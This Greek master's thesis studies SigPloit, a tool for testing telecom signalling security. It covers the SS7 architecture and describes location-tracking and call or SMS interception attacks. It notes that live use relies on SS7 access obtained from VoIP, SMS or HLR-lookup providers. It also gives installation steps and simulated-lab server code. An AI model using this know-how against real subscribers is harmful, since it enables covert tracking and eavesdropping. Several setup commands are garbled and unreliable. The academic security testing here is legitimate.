ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

UNIVERSITY OF PIRAEUS

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Π.Μ.Σ. ΨΗΦΙΑΚΑ ΣΥΣΤΗΜΑΤΑ ΚΑΙ ΥΠΗΡΕΣΙΕΣ

Διπλωματική Εργασία: Penetration Testing με Χρήση του Sigploit Firmware.

Φοιτητής: Δημητριάδης Μιχαήλ

Επιβλέπων :Κωνσταντίνος Λαμπρινουδάκης

Αθήνα Ιανουάριος 2021

Περιεχόμενα

ΜΕΡΟΣ 1: ΕΙΣΑΓΩΓΗ

Στις μέρες μας, το επιστημονικό πεδίο της ασφάλειας των τηλεπικοινωνιακών δικτύων(είτε ασύρματων είτε ενσύρματων) γίνεται ολοένα και πιο απαραίτητο στον τομέα των επιχειρήσεων. Ώς εκ τούτου πολλοί έχουν αφιερωθεί στην έρευνα και ανάπτυξη εργαλείων που διασφαλίζουν την σωστή και ανεμπόδιστη λειτουργία τέτοιων δικτύων. Ωστόσο, ο τομέας της ασφάλειας της τηλεφωνίας, ένα πεδίο που περιέχει ευαίσθητες πληροφορίες όσον αφορά κλήσεις, SMS, ακόμη και την τρέχουσα τοποθεσία του συνδρομητή, δεν έχει γνωρίσει ακόμα ανάπτυξη που να εμπνέει σιγουριά. Ο λόγος είναι οι αδυναμίες που μπορεί κάποιος κακόβουλος να εκμεταλευτεί με σχετική ευκολία, ακόμα και αν είναι δύσκολο να αποκτήσει πρόσβαση λόγω του κόστους του απαιτούμενου Hardware. Το Μάρτιο του 2017, ο Loay Abdelrazek έκανε μια πρώτη ανάρτηση στο GitHub, ξεκινώντας την ανάπτυξη ενός 'pentest' εργαλείου με το όνομα SigPloit. Το εργαλείο αυτό, το οποίο βρίσκεται ακόμη σε εξέλιξη, στοχεύει να βοηθήσει τους επαγγελματίες και τους ερευνητές στον τομέα της Ασφάλειας των Τηλεπικοινωνιών να πετύχουν και να εκμεταλλευτούν τις ευπάθειες στα πρωτόκολλα σηματοδότησης δικτύων τηλεφωνίας.

Το SigPloit στοχεύει να καλύψει όλα τα χρησιμοποιούμενα πρωτόκολλα που χρησιμοποιούνται στις διασυνδέσεις SS7, GTP (3G), Diameter (4G) ή ακόμα και SIP για τις υποδομές IMS και VoLTE που χρησιμοποιούνται στο επίπεδο πρόσβασης. Το SigPloit, προς το παρόν, παρέχει λειτουργίες 'pentest' που εκμεταλλεύονται τα τρωτά σημεία SS7 (Έκδοση 1). Το GTP (έκδοση 2) θα επικεντρωθεί στις επιθέσεις περιαγωγής δεδομένων που συμβαίνουν σε διασύνδεση IPX / GRX. Η έκδοση 3 θα επικεντρωθεί στις επιθέσεις που εμφανίζονται στις διασυνδέσεις περιαγωγής LTE χρησιμοποιώντας Diameter ως πρωτόκολλο σηματοδοσίας και η έκδοση 4 θα είναι αφιερωμένη στο SIP, το πρωτόκολλο σηματοδοσίας που χρησιμοποιείται στο επίπεδο πρόσβασης για τη φωνή μέσω LTE (VoLTE) και IMS υποδομής. Επίσης, το SIP θα χρησιμοποιηθεί για την ενσωμάτωση μηνυμάτων SS7 (ISUP) προς αναμετάδοση μέσω παρόχων VoIP σε δίκτυα SS7 εκμεταλλευόμενο το πρωτόκολλο SIP-T (επέκταση του πρωτοκόλλου SIP) για την παροχή συμβατότητας μεταξύ δικτύων VoIP και SS7. Στη τελική έκδοση αυτού του εργαλείου θα δημιουργηθεί μια λειτουργία αναφοράς, η οποία παρέχει στον χρήστη μια ολοκληρωμένη αναφορά σχετικά με τις επιθέσεις που έχουν εκτελεστεί, τα αποτελέσματά τους και τα πιθανά αντίμετρα για την αντιμετώπιση των ευπαθειών που διαπιστώθηκαν.

Ο στόχος μας για αυτή την εργασία είναι χρησιμοποιώντας το SigPloit, να κάνουμε pentest σε ένα εικονικό περιβάλλον, να εξετάσουμε τη λειτουργικότητά του και πώς εκτελεί τις επιθέσεις και τέλος να αναλύσουμε τη διεπαφή και την εμπειρία του χρήστη χρησιμοποιώντας αυτό το εργαλείο.

ΜΕΡΟΣ 2:Το SigPloit

Όπως είδαμε πιο πριν, Το SigPloit είναι ένα έργο που στοχεύει να βοηθήσει τους ερευνητές στον τομέα της τηλεπικοινωνιακής ασφάλειας, τους διδάσκοντες τηλεπικοινωνιών, ακόμη και τους φορείς που επιθυμούν να ενισχύσουν την ασφάλεια των δικτύων. Έτσι δοκιμάζουν πολλά τρωτά σημεία που συνδέονται με την υποδομή, με τα πρωτόκολλα σηματοδοσίας (μεταξύ κινητού-κεραίας), καθώς και αυτά που υλοποιούνται στην περιαγωγή, μεταξύ των συνεργαζόμενων φορέων.

Το έργο θα υποστηρίξει όλες τις γενιές:


- Φωνή 2G / 3G και SMS - SS7
- Δεδομένα 3G - GTP
- Δεδομένα 4G - Diameter
- Υπηρεσίες VoIP 4G - SIP


Επί του παρόντος, η SigPloit έχει εφαρμόσει επιθέσεις SMS σε SS7 και μερικές επιθέσεις σε GTP.

ΜΕΡΟΣ 3: Το Δίκτυο SS7

Signaling System 7 (SS7 ή C7) είναι ένα παγκόσμιο πρότυπο τηλεπικοινωνιών που ορίζεται από τον κλάδο τυποποίησης της βιομηχανίας τηλεπικοινωνιών της ITU-T. Το πρότυπο αυτό ορίζει όλες τις απαιτούμενες διαδικασίες καθώς και τα πρωτόκολλα, κατά τα οποία τα PSTNs ανταλλάσσουν πληροφορίες μέσω ενός δικτύου ψηφιακής σηματοδότησης για ασύρματες και καλωδιακές κλήσεις, δρομολόγηση και έλεγχο. Πρόκειται για μια σειρά πρωτοκόλλων που τυποποιήθηκαν τη δεκαετία του 1980 στη σειρά ITU-T Q.700.

3.1 Η Στοίβα SS7





Enhancement of the SS-7 protocol stack for GSM

3.1.1 Mobile application Part(MAP)

Χρησιμοποιείται για επικοινωνία μεταξύ MSC και HLR και όταν μεταξύ δύο MSCs αν ο συνδρομητής μετακινηθεί σε μια περιοχή που καλύπτεται από ένα διαφορετικό MSC ενώ μια κλήση είναι σε εξέλιξη. Όταν ένας συνδρομητής εισέρχεται σε μια κυψέλη και μπει στο δίκτυο, οι πληροφορίες του αποθηκεύονται προσωρινά στον εξοπλισμό που επισκέπτεται σε έναν δεύτερο τύπο βάσης δεδομένων γνωστού ως VLR. Το MAP ορίζει ένα σύνολο υπηρεσιών και ροών πληροφοριών που εφαρμόζουν αυτές τις υπηρεσίες για να επιτρέπεται η μεταφορά πληροφοριών από αυτές τις βάσεις δεδομένων προκειμένου να καταγράφονται, να εντοπίζονται και να παραδίδονται κλήσεις σε συνδρομητή περιαγωγής.

3.1.2 Transaction Capabilities Application Part (TCAP)

Υποστηρίζει την ανταλλαγή δεδομένων μεταξύ εφαρμογών σε όλο το δίκτυο SS7 χρησιμοποιώντας την υπηρεσία SCCP εκτός σύνδεσης. Κάνει επίσης σύνδεση με μια εξωτερική βάση δεδομένων. Τα αιτήματα και οι απαντήσεις που αποστέλλονται μεταξύ των SSP και των SCPs διαβιβάζονται στα μηνύματα TCAP. Ορισμένες από τις εφαρμογές που χρησιμοποιούν το TCAP περιλαμβάνουν λειτουργίες, συντήρηση και διοίκηση (OMAP), οι οποίες χρησιμοποιούν υπηρεσίες επικοινωνίας και ελέγχου, λειτουργούν μέσω του δικτύου μέσω απομακρυσμένου τερματικού. Στα κινητά δίκτυα GSM, το τμήμα κινητής εφαρμογής (MAP) χρησιμοποιεί το TCAP για να μοιράζεται πληροφορίες κυψελοειδούς συνδρομητή μεταξύ διαφορετικών δικτύων για να υποστηρίζει την πιστοποίηση χρήστη, τον εντοπισμό εξοπλισμού και την περιαγωγή.

3.1.3 Signaling Connection Control Part (SCCP)

Αποτελείται από πρωτόκολλα υψηλότερου επιπέδου και MTP που παρέχει δρομολόγηση από άκρο σε άκρο. Η SCCP απαιτείται να ξεκινήσει μέρος της εφαρμογής των μηνυμάτων TCAP στις κατάλληλες βάσεις δεδομένων τους. Η SCCP μας παρέχει μια σύνδεση, έτσι οι υπηρεσίες δικτύου κατευθύνονται προς το GTT μέσω MTP. Το SCCP χρησιμοποιείται ως στρώμα μεταφοράς για υπηρεσίες που βασίζονται σε TCAP.

3.2 Στοιχεία Δικτύου SS7

3.2.1 Visitor Location Register (VLR)

Πρόκειται για μια βάση δεδομένων που περιέχει πληροφορίες σχετικά με τους περιαγόμενους συνδρομητές σε μια περιοχή τοποθεσίας του κέντρου μεταγωγής κινητού τηλεφώνου (MSC). Ο ρόλος του VLR είναι να ελαχιστοποιήσει τον αριθμό των ερωτημάτων που πρέπει να κάνουν οι MSC στο μητρώο καταγραφής κατοικίας (HLR), το οποίο περιέχει μόνιμα δεδομένα σχετικά με τους συνδρομητές του κυψελοειδούς δικτύου.

3.2.2 Home Location Register (HLR)

Πρόκειται για μια βάση δεδομένων που περιέχει δεδομένα σχετικά με τους συνδρομητές που είναι εξουσιοδοτημένοι να χρησιμοποιούν ένα παγκόσμιο δίκτυο κινητής τηλεφωνίας (GSM). Ορισμένες από τις πληροφορίες που είναι αποθηκευμένες σε ένα HLR περιλαμβάνουν την διεθνή ταυτότητα συνδρομητή κινητής τηλεφωνίας (IMSI) και τον διεθνή αριθμό καταλόγου συνδρομητών κινητού τηλεφώνου (MSISDN) κάθε συνδρομής.

3.2.3 Mobile Switching Center (MSC)

Είναι το κεντρικό στοιχείο ενός υποσυστήματος μεταγωγής δικτύου. Το MSC συνδέεται κυρίως με τις λειτουργίες μεταγωγής επικοινωνιών, όπως η ρύθμιση των κλήσεων, η απελευθέρωση και η δρομολόγηση. Ωστόσο, εκτελεί επίσης πλήθος άλλων καθηκόντων, όπως δρομολόγηση μηνυμάτων SMS, κλήσεις συνδιάσκεψης, φαξ και χρέωσης υπηρεσιών, καθώς και διασύνδεση με άλλα δίκτυα, όπως το δημόσιο τηλεφωνικό δίκτυο μεταγωγής (PSTN). Το MSC είναι δομημένο έτσι ώστε οι σταθμοί βάσης να συνδέονται με αυτό, ενώ συνδέεται με το PSTN. Επειδή τα κινητά τηλέφωνα συνδέονται με αυτούς τους σταθμούς βάσης, όλες οι μορφές επικοινωνίας, είτε μεταξύ δύο κινητών τηλεφώνων είτε μεταξύ ενός κινητού τηλεφώνου και ενός σταθερού τηλεφώνου, ταξιδεύουν μέσω του MSC.

3.2.4 Short Message Service Center (SMSC)

Ένα στοιχείο δικτύου στο δίκτυο κινητής τηλεφωνίας. Σκοπός του είναι η αποθήκευση, η προώθηση, η μετατροπή και η παράδοση μηνυμάτων (SMS).

3.3 Παράδειγμα δρομολόγησης κλήσης SS7




Figure 15 – Mobile Terminated Call

1. Ο πρώτος συνδρομητής καλεί τον συνδρομητή κινητής τηλεφωνίας.

2. Τα ψηφία του προθέματος κινητού δικτύου προκαλούν τη δρομολόγηση της κλήσης στην πύλη κινητού δικτύου MSC.

3. Το MSC χρησιμοποιεί πληροφορίες στα ψηφία της καλούμενης διεύθυνσης για να εντοπίσει τους HLR συνδρομητές κινητής τηλεφωνίας

4. Η HLR έχει ήδη ενημερωθεί για την τοποθεσία του συνδρομητή κινητής τηλεφωνίας και ζητά έναν προσωρινό αριθμό δρομολόγησης για να επιτρέψει την κλήση προς τη σωστή MSC.

5. Το MSC / VLR αποκρίνεται με έναν προσωρινό αριθμό δρομολόγησης ο οποίος θα ισχύει μόνο για τη διάρκεια αυτής της κλήσης.

6. Ο αριθμός δρομολόγησης επιστρέφεται στο GMSC

7. Η κλήση γίνεται χρησιμοποιώντας την τυπική σηματοδότηση ISUP μεταξύ του GMSC και του επισκέπτη MSC.

3.4 Ορολογία δικτύου SS7

3.4.1 Διεθνής ταυτότητα κινητού εξοπλισμού (IMEI)

Το IMEI είναι ένας αριθμός που χρησιμοποιείται για την αναγνώριση μιας συσκευής που χρησιμοποιεί επίγεια κυψελοειδή δίκτυα. Οι αριθμοί IMEI έχουν έναν κύριο σκοπό: τον εντοπισμό κινητών συσκευών. Η δευτερεύουσα πρόθεσή τους είναι να αποτρέψουν την κλοπή. Οι αριθμοί IMEI είναι 'Hardcoded' στο υλικό της συσκευής, καθιστώντας σχεδόν αδύνατη την αλλαγή τους χωρίς να βλάπτουν τη συσκευή. Οι συσκευές καταγράφονται σύμφωνα με τον μοναδικό αριθμό IMEI τους.

3.4.2 Διεθνής ταυτότητα συνδρομητών κινητής τηλεφωνίας (IMSI)

Ένα IMSI είναι ένας μοναδικός αριθμός, συνήθως δεκαπέντε ψηφίων, που συνδέεται με τους χρήστες κινητών τηλεφώνων δικτύου παγκόσμιου συστήματος κινητών επικοινωνιών (GSM) και Universal Mobile Telecommunications System (UMTS). Το IMSI είναι ένας μοναδικός αριθμός που αναγνωρίζει έναν συνδρομητή GSM. Αυτός ο αριθμός έχει δύο μέρη. Το αρχικό μέρος αποτελείται από έξι ψηφία στο βορειοαμερικανικό πρότυπο και πέντε ψηφία στο ευρωπαϊκό πρότυπο. Αυτά αντιπροσωπεύουν τον διαχειριστή του δικτύου GSM σε μια συγκεκριμένη χώρα με την οποία ο συνδρομητής έχει λογαριασμό. Το δεύτερο μέρος κατανέμεται από τον χειριστή του δικτύου για να προσδιορίσει με μοναδικό τρόπο τον συνδρομητή. Το IMSI αποθηκεύεται στη Μονάδα Ταυτότητας Συνδρομητή (SIM) μέσα στο τηλέφωνο και αποστέλλεται από το τηλέφωνο στο κατάλληλο δίκτυο. Το IMSI χρησιμοποιείται για την απόκτηση των λεπτομερειών του κινητού στο HLR ή στο Μητρώο τοποθεσίας επισκέπτη (VLR).

3.4.3 Mobile Subscriber ISDN Number (MSISDN)

Είναι ένας μοναδικός αριθμός που αναγνωρίζει μια συνδρομή σε ένα Παγκόσμιο Σύστημα για Κινητές Επικοινωνίες ή ένα κινητό δίκτυο. Είναι ο αριθμός τηλεφώνου του συνδρομητή. Για να είναι δυνατός ο εντοπισμός ενός συνδρομητή, απαιτούνται δύο αριθμοί, το MSISDN και η διεθνής ταυτότητα συνδρομητή κινητής τηλεφωνίας (IMSI), που αποθηκεύεται στην κάρτα SIM. Αυτά τα δύο είναι αρκετά για να προσδιοριστεί ο συνδρομητής. Το τηλεφωνικό δίκτυο κάθε χώρας, προσδιορίζει τα πρώτα ψηφία που χρησιμοποιούνται για να δρομολογηθεί η κλήση σε έναν από τους συνδρομητές της. Στην Ελλάδα έχουμε το (0030). Το IMSI χρησιμοποιείται συχνά ως κλειδί στον οικείο καταχωρητή θέσης ("βάση δεδομένων συνδρομητών") διότι δε μπορεί να αλλάξει. Αντιθέτως, το MSISDN είναι ο αριθμός που κανονικά καλείται να συνδέσει μια κλήση στο κινητό τηλέφωνο, το οποίο όμως μπορεί να αλλάξει. Με άλλα λόγια, σε κάθει IMSI (SIM) γίνεται να δοθούν διαφορετικά MSISDNs

3.4.4 Global Title (GT)

Όπως οι διευθύνσεις IP σε δίκτυα IP, οι κωδικοί σημείων στα δίκτυα SS7 προσδιορίζουν τα στοιχεία του δικτύου. Κάθε στοιχείο χρειάζεται διεύθυνση (κωδικό σημείου). Κάθε σύνδεσμος θεωρείται σημείο-προς-σημείο, αλλά μπορεί να δημιουργηθεί από διαφορετικά στοιχεία του SS7 Network, οπότε θα μπορούσε να ονομαστεί από A-Link (B-Link ..., C-Link) μέχρι F-Link. Για τον εντοπισμό στα διεθνή SS7 SP (σημεία σηματοδότησης) χρησιμοποιείταιο αριθμός δικτύου NI = 00 στο MTP. Τα ISPC (International Codes Point Codes) είναι μόνο 14bit.

3.4.5 Point Code

Είναι παρόμοια με μια διεύθυνση IP σε ένα δίκτυο. Είναι μια μοναδική διεύθυνση για κάθε σημείο σηματοδότησης που χρησιμοποιείται στο στρώμα MTP 3 έτσι ώστε να μπορεί να προσδιοριστεί το σημείο προορισμού μίας μονάδας σήματος μηνύματος (MSU). Σε αυτό το μήνυμα, θα δείτε έναν κώδικα προέλευσης σημείου (OPC) και ένα σημείο προορισμού (DPC). Σε κάποια έγγραφα αναφέρονται επίσης ως κώδικες σημείων σηματοδότησης. Αυτός ο κώδικας μπορεί να έχει μήκος 24 bit (Βόρεια Αμερική, Κίνα), 16 bits (Ιαπωνία) ή 14 bits (πρότυπο ITU, διεθνές δίκτυο SS7 και περισσότερες χώρες).

3.5 SS7 Ευπάθειες

Στις επόμενες παραγράφους θα αναφερθούμε στις δύο πιο συζητημένες και απειλητικές επιθέσεις καθώς και στο τι μπορεί να επιτευχθεί με αυτές.

3.5.1 Παρακολούθηση τοποθεσίας

Ένας εισβολέας με πρόσβαση στο δίκτυο SS7 έχει τη δυνατότητα να παρακολουθεί τη θέση των χρηστών χρησιμοποιώντας ένα σύνολο μηνυμάτων MAP που αποστέλλονται σε διαφορετικά στοιχεία του κεντρικού δικτύου (CN). Ο σκοπός των επιθέσεων αυτού του τύπου είναι να αποκαληφθεί ο αριθμός των κυττάρων που σχετίζονται με συνδρομητές. Με βάση το αναγνωριστικό κυψέλης, ο εισβολέας έχει τη δυνατότητα να παρακολουθεί με ακρίβεια έναν συνδρομητή σε ορισμένες περιοχές.

3.5.2 Υποκλοπή

Η υποκλοπή αναφέρεται στη δραστηριότητα απόκτησης γνώσεων και δεδομένων που προορίζονταν αρχικά για ένα άλλο μέρος. Πρόκειται για μία από τις πιο σοβαρές και καταστροφικές επιθέσεις σε συνδρομητή, δεδομένου ότι ο επιτιθέμενος έχει τη δυνατότητα να καταγράφει σημαντικές συνομιλίες ή να διαβάζει κωδικούς πρόσβασης ενός χρόνου ή να λαμβάνει πληροφορίες σχετικά με τις δραστηριότητες συνδρομητών και εμπιστευτικές πληροφορίες που δεν προορίζονται για τρίτους. Χρησιμοποιώντας ένα σύνολο μηνυμάτων MAP σε συνδυασμό με τεχνολογίες όπως το CAMEL, ο επιτιθέμενος μπορεί να επιτύχει την παρακολούθηση των κλήσεων SMS και συνδρομητών.

ΜΕΡΟΣ 4:Το Sigploit στη Χρήση

Για να συνδέσετε το SS7 με έναν πραγματικό στόχο, θα πρέπει να υπάρχει πρόσβαση στο δίκτυο SS7. Συχνά αυτή η πρόσβαση παρέχεται από παρόχους VoIP, παρόχους SMS ή παρόχους αναζήτησης web HLR. Το SigPloit λειτουργεί με 2 διαφορετικούς τρόπους.

1. Λειτουργία προσομοίωσης
2. Ζωντανή λειτουργία.

4.1 Ζωντανή λειτουργία

Σε περίπτωση που καταφέρετε να αποκτήσετε πρόσβαση, μπορείτε να μεταβείτε στη λειτουργία Live και να χρησιμοποιήσετε τις παραμέτρους που παρέχονται από τον πάροχό σας. Οι πάροχοι θα σας παράσχουν τις ακόλουθες παραμέτρους

1. Ο παγκόσμιος τίτλος που θα χρησιμοποιήσετε
2. Ο κωδικός σημείου που θα χρησιμοποιήσετε (PC-πελάτης)
3. Ο κωδικός σημείου του παρόχου (Peer PC)
4. Η διεύθυνση IP των παρόχων παρόχων για τις ενώσεις SCTP και η χρησιμοποιούμενη θύρα (Peer IP, Peer Port)

Το μόνο που χρειάζεται είναι ένα στατικό δημόσιο IP που έχει εκχωρηθεί στον διακομιστή / μηχανή που τρέχει ο κώδικας και ο πάροχος θα επιτρέψει την πρόσβαση σε όλους τους φορείς με τους οποίους είναι συνδεδεμένος αυτός ο πάροχος.

4.2 Λειτουργία προσομοίωσης

Σε περίπτωση που δεν έχετε πρόσβαση, και πρέπει να έχετε την αίσθηση των επιθέσεων μπορείτε να πάτε στη λειτουργία προσομοίωσης. Το SigPloit παρέχει τον κώδικα που τρέχει στο διακομιστή για κάθε επίθεση, προσομοιώνοντας τους αντίστοιχους κόμβους που χρειάζονται για τα αιτήματα. Τα αρχεία jar από την πλευρά του διακομιστή βρίσκονται στη δαιδρομή Testing/Server/Attacks/. Κάθε κώδικας πλευράς διακομιστή παρέχει τις hardcoded τιμές που πρέπει να χρησιμοποιήσετε απο τη πλευρά του πελάτη για την προσομοίωση της επίθεσης.

ΜΕΡΟΣ 5: Εγκαθιστώντας το περιβάλλον

5.1 Εγκατάσταση

Οι απαιτήσεις για τη λειτουργία του SigPloit είναι:

1. Python 2.7
2. Έκδοση Java 1.7 +
3. Βιβλιοθήκη lksctp-tools

Οι παρακάτω οδηγίες αφορούν τις διανομές που βασίζονται σε debian.

5.1.1 Python 2.7

Εγκαταστήστε πακέτα Python χρησιμοποιώντας την ακόλουθη εντολή:

sudo apt install python2.7 python-pip

5.1.2 Oracle Java 8

Πρώτα θα χρειαστεί να εγκαταστήσετε το software-properties-common για να χρησιμοποιήσετε την εντολή apt-get-repository.

sudo apt install software-properties-common

Στη συνέχεια, προσθέστε το αποθετήριο java στη λίστα πηγών

sudo add-apt-repository ppa:webupd8team/java

Τώρα εισαγάγετε το κλειδί GPG στο σύστημά σας για επικύρωση των πακέτων πριν την εγκατάσταση τους.

sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys C2518248EEA14886

Στη συνέχεια, εγκαταστήστε το java εκτελώντας τις ακόλουθες εντολές

sudo apt update

sudo apt install oracle-java8-installer

Στη συνέχεια, θα πρέπει να ορίσετε τη μεταβλητή περιβάλλοντος JAVA_HOME. Ανοίξτε το / etc / περιβάλλον χρησιμοποιώντας τον προτιμώμενο επεξεργαστή κειμένου (π.χ. nano)

sudo nano / etc / environment

και προσθέστε την ακόλουθη γραμμή στο τέλος του αρχείου και αποθηκεύστε το αρχείο

JAVA_HOME = "/ usr / lib / jvm / java-8-oracle / jre / bin /"

Για να φορτώσετε τη νέα μεταβλητή περιβάλλοντος χρησιμοποιήστε την ακόλουθη εντολή:

sudo source / etc / environment

5.1.3 Εργαλεία SCTP

Για να εγκαταστήσετε τις βιβλιοθήκες SCTP, εκτελέστε την ακόλουθη εντολή:

sudo apt-get εγκαταστήστε το libsctp-dev libsctp1 lksctp-tools

5.1.4 Git

Εγκαταστήστε το Git εκτελώντας την εντολή:

sudo apt-get install git

5.1.5 SigPloit

Κατέβασμα SigPloit

Git clone https://github.com/SigPloiter/SigPloit.git

cd SigPloit

Εγκατάσταση βιβλιοθηκών pip

sudo pip2 install -r requirements.txt

Εγκατάσταση SigPloit

python sigploit.py

5.2 Ρύθμιση δικτύου

Πριν εκτελέσετε το SigPloit, πρέπει να διαμορφώσετε το δίκτυο. Πρώτα εγκαταστήστε εργαλεία δικτύου χρησιμοποιώντας την εντολή:

sudo apt install net-tools

Στη συνέχεια εκτελέστε ifconfig και σημειώστε το όνομα της διασύνδεσης ethernet (π.χ. eth0) Στη συνέχεια, δημιουργήστε τις διεπαφές εικονικού δικτύου:

sudo ifconfig eth0: 1 192.168.56.101 netmask 255.255.255.0 up

sudo ifconfig eth0: 2 192.168.56.102 netmask 255.255.255.0 up

sudo ifconfig eth0: 3 192.168.58.2 netmask 255.255.255.0 up

sudo ifconfig eth0: 4 192.168.58.3 netmask 255.255.255.0 up

Σημείωση: οι eth0: 1 και eth0: 2 χρησιμοποιούνται για τις περισσότερες επιθέσεις που υποστηρίζονται από το Sigploit. eth0: 3 και eth0: 4 χρησιμοποιούνται σε ορισμένες από τις επιθέσεις, πιο συγκεκριμένα για την επίθεση SendIMSI. Αυτές οι εντολές πρέπει να εκτελούνται κάθε φορά που εκκινείται το μηχάνημα.

Μέρος 6: Διακομιστές SigPloit

Για τις περισσότερες εφαρμοζόμενες επιθέσεις του SigPloit υπάρχουν αντίστοιχα διακομιστές SS7 στον κατάλογο *Testing / Server / Attacks* / που περιέχει ένα αρχείο .jar και ένα αρχείο .java. Τα αρχεία .java είναι μια επέκταση της κλάσης *ATILowLevelServer* που υλοποιεί διεπαφές *MAPDialogListener*, MAPServiceMobilityListener. Αυτές οι 2 διεπαφές προορίζονται για ακρόαση που σχετίζεται με συμβάντα διαλόγου και συμβάντων. Η κλάση *ATILowLevelServer* περιέχει όλες τις hardcoded τιμές όπως φαίνεται στο ακόλουθο μπλοκ κώδικα:

```
public abstract class ATILowLevelServer implements MAPDialogListener,
MAPServiceMobilityListener {

   ...

    protected final int CLIENT_SPC = 1;

    protected final int SERVER_SPC = 2;

    protected final int LOCAL_PC = 3;

    protected final int NETWORK_INDICATOR = 0;

    protected final int SERVICE_INDICATOR = 3;

    protected final int SSN_Client = 147;

    protected final int SSN_Server = 6;

    protected final String CLIENT_IP = "192.168.56.101";

    protected final int CLIENT_PORT = 2905;

    protected final String SERVER_IP = "192.168.56.102";

    protected final int SERVER_PORT = 2906;

    protected final int ROUTING_CONTEXT = 100;

    protected final String SERVER_ASSOCIATION_NAME = "serverAsscoiation";

    protected final String CLIENT_ASSOCIATION_NAME = "clientAsscoiation";

    protected final String SERVER_NAME = "HLR01";

    ...

}
```

Κάθε αρχείο .java έχει την ακόλουθη δομή.

```
public class <attack_name>Resp extends ATILowLevelServer {
    ...
    public static void main(String[] args) {
        ...
        IpChannelType ipChannelType = IpChannelType.SCTP;
        ...
        try {
            victim.initializeStack(ipChannelType);
            Thread.sleep(20000L);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
    ...
    public void on<attack_name>Request(...) {
    ...
}
```

Η *main()* καλέι την *initializeStack()* που αρχικοποιεί ολα τα επίπεδα του πρωτοκόλλου SIGTRAN όπως φαίνεται στον παρακάτω κώδικα.

```
protected void initializeStack(IpChannelType ipChannelType) throws Exception {
    initSCTP(ipChannelType);
    initM3UA();
    initSCCP();
    initTCAP();
    initMAP();
    this.serverM3UAMgmt.startAsp("SASP1");
}
```

Η *initSCTP()[1][2]* αρχικοποιεί και ξεκινά τον server.

```
private void initSCTP(IpChannelType ipChannelType) throws Exception {
```

```
    logger.debug("Initializing SCTP Stack ....");

    this.sctpManagement = new ManagementImpl("Server");

    this.sctpManagement.setSingleThread(true);

    this.sctpManagement.start();

    this.sctpManagement.setConnectDelay(10000);

    this.sctpManagement.removeAllResourses();

    this.sctpManagement.addServer("HLR01", "192.168.56.102", 2906, ipChannelType,
null);

    this.sctpManagement.addServerAssociation("192.168.56.101", 2905, "HLR01",
"serverAsscoiation", ipChannelType);

    this.sctpManagement.startServer("HLR01");


    logger.debug("Initialized SCTP Stack ....");

}
```

Η *initM3UA()[3][4]* ορίζει έναν Application Server (as), μία Application Server Process (asp) και θέτει κανόνες δρομολόγισης.

```
private void initM3UA() {

    logger.debug("Initializing M3UA Stack ....");

    this.serverM3UAMgmt = new M3UAManagementImpl("Server", null);

    this.serverM3UAMgmt.setTransportManagement(this.sctpManagement);

    this.serverM3UAMgmt.start();

    this.serverM3UAMgmt.removeAllResourses();

    RoutingContext rc = this.factory.createRoutingContext(new long[] { 100L });

    TrafficModeType trafficModeType = this.factory.createTrafficModeType(2);


    try {

        this.serverM3UAMgmt.createAs("SAS1", Functionality.IPSP, ExchangeType.SE,
IPSPType.SERVER, rc,

                trafficModeType, 1, null);

        this.serverM3UAMgmt.createAspFactory("SASP1", "serverAsscoiation");

        this.serverM3UAMgmt.assignAspToAs("SAS1", "SASP1");

        this.serverM3UAMgmt.addRoute(1, 2, 3, "SAS1");
```

```
        logger.debug("Initialized M3UA Stack ....");
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

